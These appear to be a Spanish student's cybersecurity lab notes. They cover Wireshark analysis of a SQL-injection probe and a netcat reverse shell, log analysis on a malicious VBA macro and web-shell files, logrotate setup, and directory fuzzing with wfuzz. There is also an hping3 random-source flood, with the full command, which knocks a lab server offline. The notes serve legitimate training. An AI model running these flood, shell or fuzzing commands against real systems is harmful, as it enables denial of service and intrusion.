
%27 es el símbolo “’” en codeado en URL

No.	Time	Source	Destination	Protocol	Length	Info
12870	107.573494	10.0.3.5	176.28.50.165	HTTP	483	GET /style.css HTTP/1.1
12871	107.573745	10.0.3.5	176.28.50.165	HTTP	510	GET /images/logo.gif HTTP/1.1
12888	108.562975	10.0.3.5	176.28.50.165	HTTP	540	GET /userInfo.php HTTP/1.1
12890	108.553409	10.0.3.5	176.28.50.165	HTTP	537	GET /login.php HTTP/1.1
12892	108.629098	10.0.3.5	176.28.50.165	HTTP	483	GET /style.css HTTP/1.1
12893	108.629362	10.0.3.5	176.28.50.165	HTTP	510	GET /images/logo.gif HTTP/1.1
12925	111.842647	10.0.3.5	176.28.50.165	HTTP	563	GET /login.php HTTP/1.1
12929	111.949541	10.0.3.5	176.28.50.165	HTTP	483	GET /style.css HTTP/1.1
12930	111.949670	10.0.3.5	176.28.50.165	HTTP	510	GET /images/logo.gif HTTP/1.1
12942	117.043614	10.0.3.5	176.28.50.165	HTTP	513	GET /style.css HTTP/1.1
12946	117.059068	10.0.3.5	176.28.50.165	HTTP	540	GET /images/logo.gif HTTP/1.1
14975	126.614835	10.0.3.5	176.28.50.165	HTTP	566	GET /cart.php HTTP/1.1
14977	126.682494	10.0.3.5	176.28.50.165	HTTP	509	GET /style.css HTTP/1.1
14981	126.700225	10.0.3.5	176.28.50.165	HTTP	536	GET /images/logo.gif HTTP/1.1
15023	128.948519	10.0.3.5	176.28.50.165	HTTP	574	GET /artists.php?artist=1 HTTP/1.1
15028	129.032962	10.0.3.5	176.28.50.165	HTTP	521	GET /style.css HTTP/1.1
15029	129.033310	10.0.3.5	176.28.50.165	HTTP	548	GET /images/logo.gif HTTP/1.1
15163	132.267898	10.0.3.5	176.28.50.165	HTTP	531	GET /artists.php?artist=1%27 HTTP/1.1
15165	132.340925	10.0.3.5	176.28.50.165	HTTP	524	GET /style.css HTTP/1.1

### CAPTURA 3:

- ¿Qué ha ocurrido en esta máquina?

En estadísticas podemos ver los protocolos y cuantas veces se han usado. A su vez podemos ver conversaciones, vemos que hay comunicación con una ip local por el puerto 4444.



Para ver con que puertos se ha realizado la conexión aplicamos la flag de ACK,SYN y nos muestra todos los puertos

tcp.flags == 0x012						
No.	Time	Source	Destination	Protocol	Length	Info
14	3.015837	173.194.139.135	10.0.3.5	TCP	60	443 → 51997 [S]
1500	12.763638	173.194.139.135	10.0.3.5	TCP	60	443 → 51998 [S]
1927	19.239964	178.128.42.14	10.0.3.5	TCP	60	5521 → 51999 [S]
2159	35.669571	51.124.78.146	10.0.3.5	TCP	60	443 → 52006 [S]
2487	70.628198	10.0.3.6	10.0.3.5	TCP	66	4444 → 52015 [S]
2849	72.258159	173.194.139.135	10.0.3.5	TCP	60	443 → 52016 [S]
3504	95.783645	93.184.221.240	10.0.3.5	TCP	60	80 → 52025 [SYN]

Conocemos el puerto 4444 que por defecto es utilizado por metaesploit

A partir de ahí filtramos normal por `tcp.port == 4444`, en follow TCP stream, viendo la comunicación escogemos un paquete concreto para inspeccionar pero no encontramos nada.

De nuevo en estadísticas, si ordenamos por puertos vemos el 5521 y volvemos a filtrar por ese puerto, y observamos el uso de TCP que no va cifrado, hacemos de nuevo follow, tcp stream, y observamos que desde un lado se envía la Shell y vemos los comando que ejecuta el atacante.

```

Microsoft Windows [Versi.n 10.0.15063]
(c) 2017 Microsoft Corporation. Todos los derechos reservados.

C:\Users\javier\Downloads\netcat-win32-1.11\ncat-1.11>
C:\Users\javier\Downloads\netcat-win32-1.11\ncat-1.11>
C:\Users\javier\Downloads\netcat-win32-1.11\ncat-1.11>whoami
whoami
desktop-skvtok\javier

C:\Users\javier\Downloads\netcat-win32-1.11\ncat-1.11>
C:\Users\javier\Downloads\netcat-win32-1.11\ncat-1.11>
C:\Users\javier\Downloads\netcat-win32-1.11\ncat-1.11>dir
dir
El volumen de la unidad C no tiene etiqueta.
El n.mero de serie del volumen es: 44AB-F7AC

Directorio de C:\Users\javier\Downloads\netcat-win32-1.11\ncat-1.11

21/04/2020 00:23 <DIR> .
21/04/2020 00:23 <DIR> ..
21/04/2020 00:23 12.166 doexec.c
21/04/2020 00:23 7.283 generic.h
21/04/2020 00:23 22.784 getopt.c
21/04/2020 00:23 4.765 getopt.h
21/04/2020 00:23 61.780 hobbit.txt
21/04/2020 00:23 18.009 license.txt
21/04/2020 00:23 301 Makefile
21/04/2020 00:23 36.528 nc.exe
21/04/2020 00:23 43.696 nc64.exe
21/04/2020 00:23 69.662 netcat.c
21/04/2020 00:23 6.833 readme.txt
11 archivos 283.807 bytes
2 dirs 34.796.421.120 bytes libres

```

## Clonar web

Descargar web y ponerla en el Apache de Kali. Probar que funciona.


Con **WebCopy** he copiado una parte de la web adszone

The screenshot shows the Cytotek WebCopy software interface. At the top, there's a menu bar with File, Edit, Project, Reports, View, Tools, Help, and a Send Feedback link. Below the menu is a toolbar with icons for Quick Scan, Copy Website, Test URL, and other functions. A website URL (https://www.adslzone.net/) is entered in the 'Website:' field, and a save folder (C:\Users\ramon\Downloads) is specified. The main area has two tabs: 'Expression' and 'Url'. Under 'Url', there's a table with columns for URL, Status, and Error. The table lists several URLs from https://www.adslzone.net/ with status 'Skipped' and error 'Error en el servidor...'. Below the table are buttons for Rule Checker..., Rules..., Capture..., and Forms and Passwords... . At the bottom, there are tabs for Results, Errors, Sitemap, Skipped, Files, and Differences, with 'Errors' selected. There are also radio buttons for 'All Errors' and 'This Session Only'.

Copio la carpeta en la raíz de mi servidor apache

```
root@Picas:/var/www/html# ls
alf-reverse_shell.php  m1php.php    shell.php  www.adslzone.net
index.html            shell2.php   shell.sh
```

Y la muestra perfectamente



Analizar logs

Comandos cat, grep, awk, cut, sort, wc, zgrep, zcat, grepcldr.

- **Tail -f [log]** ver en directo que pasa
- **Cat:** nos muestra el contenido del fichero

```
(kali㉿kali)-[~/MaliciousMacroMSBuild]
└─$ cat macro.vba
Function decodeBase64(ByVal vCode)
    Dim oXML, oNode
    Set oXML = CreateObject("Msxml2.DOMDocument.3.0")
    Set oNode = oXML.CreateElement("base64")
    oNode.dataType = "bin.base64"
    oNode.Text = vCode
    decodeBase64 = sBinToStr(oNode.nodeTypedValue)
    Set oNode = Nothing
    Set oXML = Nothing
End Function
```

- **Awk:** nos permite separar por columnas, estas se separan por espacios
  - Cat acces.log | awk '{print \$7}'

```
(kali㉿kali)-[~/MaliciousMacroMSBuild]
└─$ cat macro.vba | awk '{print $2}'
decodeBase64(ByVal
oXML,
oXML
oNode
=
Práctica1-ejercicio3.pca
=
disk001.vmdk
png
=
oNode
oXML
Function
```

- **Cut:** como awk pero nos permite seleccionar un delimitador con el parámetro -d
  - Cat acces.log | cut -d ";" -f2

```
ubuntu@Picas:~$ cat /var/log/apache2/access.log.1 | cut -d "\"" -f2
GET /www.adsl-zone.com HTTP/1.1
GET /www.adslzone.net HTTP/1.1
GET /www.adslzone.net/ HTTP/1.1
GET /wp-json/gaz-v1/payload/home/1 HTTP/1.1
GET /app/themes/gaz-v1/dist/themes/gaz/js/entry-client.js?rel=GAZ_Theme_Master-579-1 HTTP/1.1
GET /app/themes/gaz-v1/dist/themes/gaz/fonts/gaz_icons.woff2?9035404 HTTP/1.1
GET /app/themes/gaz-v1/dist/themes/gaz/fonts/montserrat/Montserrat-Bold.woff2 HTTP/1.1
```

- **Sort:** con sort -u nos elimina los campos repetidos

```
ubuntu@Picas:~$ grep 192.168.0.28 /var/log/apache2/access.log.1 | awk '{print $1}'
192.168.0.28
192.168.0.28
192.168.0.28
192.168.0.28
192.168.0.28
192.168.0.28
192.168.0.28
192.168.0.28
192.168.0.28
```

```
ubuntu@Picas:~$ grep 192.168.0.28 /var/log/apache2/access.log.1 | awk '{print $1}' | sort -u
192.168.0.28
ubuntu@Picas:~$
```

- **Grep**: permite buscar una cadena de texto , con la opción -v nos devuelve lo contrario a lo que buscamos, es decir con -v nos devuelve todo menos la cadena de texto

```
ubuntu@Picas:~$ grep 192.168.0.28 /var/log/apache2/access.log.1
192.168.0.28 - - [22/May/2021:12:24:07 +0200] "GET / HTTP/1.0" 200
192.168.0.28 - - [22/May/2021:12:24:12 +0200] "GET / HTTP/1.0" 200
192.168.0.28 - - [22/May/2021:12:24:12 +0200] "GET /nmaplowercheck1621679052 HTTP/1.1" 404 4
192.168.0.28 - - [22/May/2021:12:24:12 +0200] "POST /sdk HTTP/1.1" 404 454 "-" "Mozilla/5.0
192.168.0.28 - - [22/May/2021:12:24:12 +0200] "GET /evox/about HTTP/1.1" 404 454 "-" "Mozilla/5.0
192.168.0.28 - - [22/May/2021:12:24:12 +0200] "GET /HNAP1 HTTP/1.1" 200
192.168.0.28 - - [22/May/2021:12:24:12 +0200] "GET / HTTP/1.0" 200
192.168.0.28 - - [22/May/2021:12:24:12 +0200] "GET / HTTP/1.1" 200
192.168.0.28 - - [22/May/2021:12:26:39 +0200] "GET /shell.php HTTP/1.1" 200 406 "-" "Mozilla/5.0
ubuntu@Picas:~$ █
```

- **Zcat**: nos permite ver el contenido de un fichero comprimido
  - **Zcat <nombre.gz>**
- **Wc**: wc (word count) es un comando utilizado en el sistema operativo Unix que permite realizar diferentes conteos desde la entrada estándar, ya sea de palabras, caracteres o saltos de líneas.

```
(kali㉿kali)-[~/MaliciousMacroMSBuild]
$ wc -l macro.vba
124 macro.vba
```

- **Zgrep**: es usado para invocar grep sobre ficheros comprimidos o "gzipeados"
- **Grepcidr**: se puede utilizar para filtrar una lista de direcciones IP contra una o más especificaciones de enrutamiento entre dominios sin clase (CIDR)
  - **grepcidr 192.168.0.0/24 /var/log/apache2/access.log.1**

Y aparecen todas las IP dentro del rango de red de búsqueda

```
ubuntu@Picas:~$ grepcidr 192.168.0.0/24 /var/log/apache2/access.log.1
192.168.0.28 - - [22/May/2021:12:24:07 +0200] "GET / HTTP/1.0" 200 11192 "-" "-"
192.168.0.28 - - [22/May/2021:12:24:12 +0200] "GET / HTTP/1.0" 200 11192 "-" "-"
192.168.0.28 - - [22/May/2021:12:24:12 +0200] "GET /nmaplowercheck1621679052 HTTP/1.1" 404 4
192.168.0.28 - - [22/May/2021:12:24:12 +0200] "POST /sdk HTTP/1.1" 404 454 "-" "Mozilla/5.0
192.168.0.28 - - [22/May/2021:12:24:12 +0200] "GET /evox/about HTTP/1.1" 404 454 "-" "Mozilla/5.0
192.168.0.28 - - [22/May/2021:12:24:12 +0200] "GET /HNAP1 HTTP/1.1" 404 454 "-" "Mozilla/5.0
192.168.0.28 - - [22/May/2021:12:24:12 +0200] "GET / HTTP/1.0" 200 11192 "-" "-"
192.168.0.28 - - [22/May/2021:12:24:12 +0200] "GET / HTTP/1.1" 200 11173 "-" "-"
192.168.0.28 - - [22/May/2021:12:26:39 +0200] "GET /shell.php HTTP/1.1" 200 406 "-" "Mozilla/5.0
ubuntu@Picas:~$
```

## Investigación IP

### Dirección IP de casa

My IP Information

My Public IPv4 is:  
**47.62.231.90** ⓘ  
Your IPv6 is: Not Detected

My IP Location Info ⓘ	My IP Hostname
City: Madrid	ISP: Vodafone Espana S.A.U.
State: Madrid, Comunidad de	Host Name: 47-62-231-90.red-acceso.airtel.net
Country: Spain	ASN: 12430 ⓘ
Postal Code: 28041	
Time Zone: +02:00	

### Dirección IP teléfono móvil

20:36 4G 🔋 whatismyip.com

My Public IPv4 IS:  
**31.4.176.74** ⓘ  
Your IPv6 is: Not Detected

My IP Location Info ⓘ

City: Granada  
State: Andalucia  
Country: Spain  
Postal Code: 18007  
Time Zone: +02:00

My IP Hostname

ISP: Vodafone Espana S.A.U.  
Host Name: 31-4-176-74.red-acceso.airtel.net  
ASN: 12430 ⓘ

## Log Rotate de Apache

Si observáis los logs veréis que muchos tienen un nombre parecido. A modo de ejemplo os encontraréis con la siguiente situación:

```
auth.log
auth.log.1
auth.log.2.gz
auth.log.3.gz
auth.log.4.gz
```

La totalidad de archivos que he nombrado contienen información del mismo tipo. En este caso existen 4 archivos que han sido creados por el mecanismo de rotación de logs.

**La función del mecanismo de rotación de logs es evitar que los logs consuman todo el espacio de almacenamiento y sean fáciles de consultar.** Si analizamos el comportamiento del log auth.log veremos que semanalmente realiza las siguientes operaciones:

1. El contenido que estaba en el fichero auth.log.4gz se borrará y perderá de forma definitiva.
2. El contenido que estaba en el fichero auth.log.3 se trasladará al fichero comprimido auth.log.4.gz.
3. El contenido que estaba en el fichero auth.log.2 se traspasará al fichero comprimido auth.log.3.gz.
4. El contenido que estaba en el fichero auth.log.1 se comprimirá y trasladará al fichero auth.log.2.gz.
5. Finalmente, la información almacenada en auth.log se trasladará al fichero auth.log.1 y el fichero auth.log quedará vacío y listo para seguir registrando información.

Para configurar logrotate en apache nos vamos al directorio **/etc/logrotate.d/apache2**

El cual ya contiene

```
#var/log/apache2/*.log {
    daily
    missingok
    rotate 14
    compress
    delaycompress
    notifempty
    create 640 root adm
    sharedscripts
    postrotate
        if invoke-rc.d apache2 status > /dev/null 2>&1; then \
            invoke-rc.d apache2 reload > /dev/null 2>&1; \
        fi;
    endscript
    prerotate
        if [ -d /etc/logrotate.d/httpd-prerotate ]; then \
            run-parts /etc/logrotate.d/httpd-prerotate; \
        fi; \
    endscript
}
```

Al final del fichero nosotros añadimos las siguientes líneas

```
# logs de acceso y errores de los sitios web
/var/www/logs/*.log {
    weekly
    missingok
    rotate 52
    compress
    notifempty
    create 640 root root
    sharedscripts
    postrotate
        if [ -f /var/run/apache2.pid ]; then
            /etc/init.d/apache2 restart > /dev/null
        fi
    endscript
}
```

Además, logrotate debe ir configurado en un cron para que se ejecute periódicamente, esto podremos hacerlo gracias a la herramienta crontab (ejecuta procesos o scripts a intervalos regulares):

**crontab -e**

Y agregamos en nuestro archivo crontab el siguiente contenido:

```
# Rotar logs de apache con logrotate a las 3 am
```

```
0 03 * * * root /usr/sbin/logrotate /etc/logrotate.conf > /dev/null 2>&1
```

Finalmente reiniciaremos el proceso cron para que los cambios surtan efecto:

**/etc/init.d/cron restart**

## Ataque DDoS

Vamos a realizar el ataque con **hping3**

### 1. Vamos a comprobar que tenemos acceso a nuestra maquina

```
└$ sudo hping3 192.168.0.27
[sudo] password for kali:
HPING 192.168.0.27 (eth0 192.168.0.27): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.0.27 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=8.0 ms
len=46 ip=192.168.0.27 ttl=64 DF id=0 sport=0 flags=RA seq=1 win=0 rtt=10.8 ms
len=46 ip=192.168.0.27 ttl=64 DF id=0 sport=0 flags=RA seq=2 win=0 rtt=11.8 ms
len=46 ip=192.168.0.27 ttl=64 DF id=0 sport=0 flags=RA seq=3 win=0 rtt=11.0 ms
len=46 ip=192.168.0.27 ttl=64 DF id=0 sport=0 flags=RA seq=4 win=0 rtt=5.5 ms
```

### 2. Esta variable del comando, lo que hace es enviar paquetes a nuestro equipo víctima desde IP aleatorias.

Desde el Wireshark se ven perfectamente como se realizan estas peticiones con el filtro:


**ip.dst==(IP Víctima)**

ip.dst == 192.168.0.27						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	76.0.189.224	192.168.0.27	TCP	54	2707 → 80 [⟨None⟩] Seq=1 Win=512 Len=0
4	1.000588408	182.155.41.106	192.168.0.27	TCP	54	2708 → 80 [⟨None⟩] Seq=1 Win=512 Len=0
5	2.010768926	229.192.78.198	192.168.0.27	TCP	54	2709 → 80 [⟨None⟩] Seq=1 Win=512 Len=0
7	3.011789849	200.2.40.28	192.168.0.27	TCP	54	2710 → 80 [⟨None⟩] Seq=1 Win=512 Len=0
9	4.026759375	187.238.144.252	192.168.0.27	TCP	54	2711 → 80 [⟨None⟩] Seq=1 Win=512 Len=0
10	5.040335052	40.174.146.9	192.168.0.27	TCP	54	2712 → 80 [⟨None⟩] Seq=1 Win=512 Len=0
14	6.047181150	163.27.148.244	192.168.0.27	TCP	54	2713 → 80 [⟨None⟩] Seq=1 Win=512 Len=0
15	7.047532826	198.119.8.163	192.168.0.27	TCP	54	2714 → 80 [⟨None⟩] Seq=1 Win=512 Len=0
16	8.053362855	16.23.78.138	192.168.0.27	TCP	54	2715 → 80 [⟨None⟩] Seq=1 Win=512 Len=0
18	9.054717277	129.142.8.30	192.168.0.27	TCP	54	2716 → 80 [⟨None⟩] Seq=1 Win=512 Len=0
19	10.055557610	189.59.177.245	192.168.0.27	TCP	54	2717 → 80 [⟨None⟩] Seq=1 Win=512 Len=0
20	11.057619795	8.198.57.64	192.168.0.27	TCP	54	2718 → 80 [⟨None⟩] Seq=1 Win=512 Len=0

3. Vamos con todo a tumbar totalmente el servidor víctima con el comando de **HPING3** con la variable **-rand-source -d 500 192.168.50.128 -p 80 --flood**

```
(kali㉿kali)-[~/slowloris]
$ sudo hping3 --rand-source -d 500 192.168.0.27 -p 80 --flood
[sudo] password for kali:
HPING 192.168.0.27 (eth0 192.168.0.27): NO FLAGS are set, 40 headers + 500 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.27 hping statistic ---
1612079 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Hemos lanzado infinidad de paquetes en escasamente 3 segundos, vamos a ver que ha capturado wireshark en nuestro servidor



En la captura podemos ver que le han llegado infinidad de peticiones de diferentes IP y que ha registrado un total de **390525** paquetes , he de decir que la maquina se bloquea completamente en su totalidad

## Fuzzing de directorios

Mi maquina objetivo es la ip 192.168.0.27 y la ataco con la 192.168.0.28 con la herramienta wfuzz

```
(kali㉿kali)-[~]
└─$ wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -c --hc 404 -u http://192.168.0.27/FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz mig
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://192.168.0.27/FUZZ
Total requests: 220560

=====
ID      Response   Lines   Word      Chars      Payload
=====
0000000001: 200      375 L    964 W    10918 Ch    "# directory-list-2.3-medium.txt"
0000000003: 200      375 L    964 W    10918 Ch    "# Copyright 2007 James Fisher"
0000000006: 200      375 L    964 W    10918 Ch    "# Attribution-Share Alike 3.0 License. To view a copy of t
0000000007: 200      375 L    964 W    10918 Ch    "# license, visit http://creativecommons.org/licenses/by-sa
0000000005: 200      375 L    964 W    10918 Ch    "# This work is licensed under the Creative Commons"
0000000013: 200      375 L    964 W    10918 Ch    "#"
0000000012: 200      375 L    964 W    10918 Ch    "# on atleast 2 different hosts"
0000000009: 200      375 L    964 W    10918 Ch    "# Suite 300, San Francisco, California, 94105, USA."
0000000011: 200      375 L    964 W    10918 Ch    "# Priority ordered case sensative list, where entries were
0000000002: 200      375 L    964 W    10918 Ch    "#"
0000000004: 200      375 L    964 W    10918 Ch    "#"
0000000008: 200      375 L    964 W    10918 Ch    "# or send a letter to Creative Commons, 171 Second Street,
0000000014: 200      375 L    964 W    10918 Ch    "http://192.168.0.27/"
0000000010: 200      375 L    964 W    10918 Ch    "#"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests ...

Total time: 0
Processed Requests: 10038
Filtered Requests: 10024
Requests/sec.: 0
```

Y este es el log de apache

```
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /suggestions HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /ide HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /batteries HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /interesting HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /hdr_right HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /4stars HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /mobile-phones HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /gw HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /ical HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /buildings HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /hdr_left HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /2734 HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /nsf HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /g245632 HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /gnu-fdl HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /sophos HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /olympus HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /Editors HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /pioneer HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /Project HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
```

